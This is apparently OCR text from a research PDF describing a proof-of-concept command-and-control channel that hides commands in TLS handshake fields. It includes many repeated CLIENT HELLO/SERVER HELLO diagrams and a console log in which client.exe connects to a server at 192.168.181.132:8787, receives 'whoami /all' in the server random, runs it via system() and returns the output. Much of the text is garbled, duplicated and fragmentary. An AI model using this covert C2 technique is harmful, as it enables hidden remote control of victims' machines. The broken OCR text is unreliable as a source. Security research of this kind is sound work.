

CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?



CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?
no
SERVER HELLO


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?
no
SERVER HELLO
...



CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
whoami
SERVER HELLO


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
whoami
SERVER HELLO
system(whoami)


CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
ipconfig
SERVER HELLO
system(ipconfig)
CLIENT HELLO
ethernet adapter...
no
SERVER HELLO
CLIENT HELLO
..default gateway
no
SERVER HELLO
...
CLIENT HELLO
cmd?
no
SERVER HELLO
...
CLIENT HELLO
cmd?
whoami
SERVER HELLO
system(whoami)


| how - c2 - server



| how - c2 - server

3

PROCESS- AND THREAD-CREATION NOTIFICATIONS



| how - c2 - server

| how - c2 - server

| how - c2 - server

&

| how - c2 - server

```
C:\Users\HP\Documents\20250626-research\poc-c2>client.exe 192.168.181.132 8787 -g -r -s
[+] TCP socket created
[+] Connected to 192.168.181.132:8787
[+] GREASE ciphersuite set to: 0xfafa
[+] GREASE supported_groups set to: 0xfafa
[+] GREASE supported_versions set to: 0xbaba
[+] server random ASCII: whoami /all
[+] captured stdout from system():

USER INFORMATION
----------------

User Name SID
========= ============================================
ph\hp     S-1-5-21-1437022375-2599439474-171917120-1001


GROUP INFORMATION
-----------------

Group Name                                                    Type             SID
Attributes
============================================================ ================ ============================================
================================================
Everyone                                                      Well-known group S-1-1-0
```

command output buffer……

command output buffer……

if -g (grease)


if -g (grease)


1


if -g (grease)

1

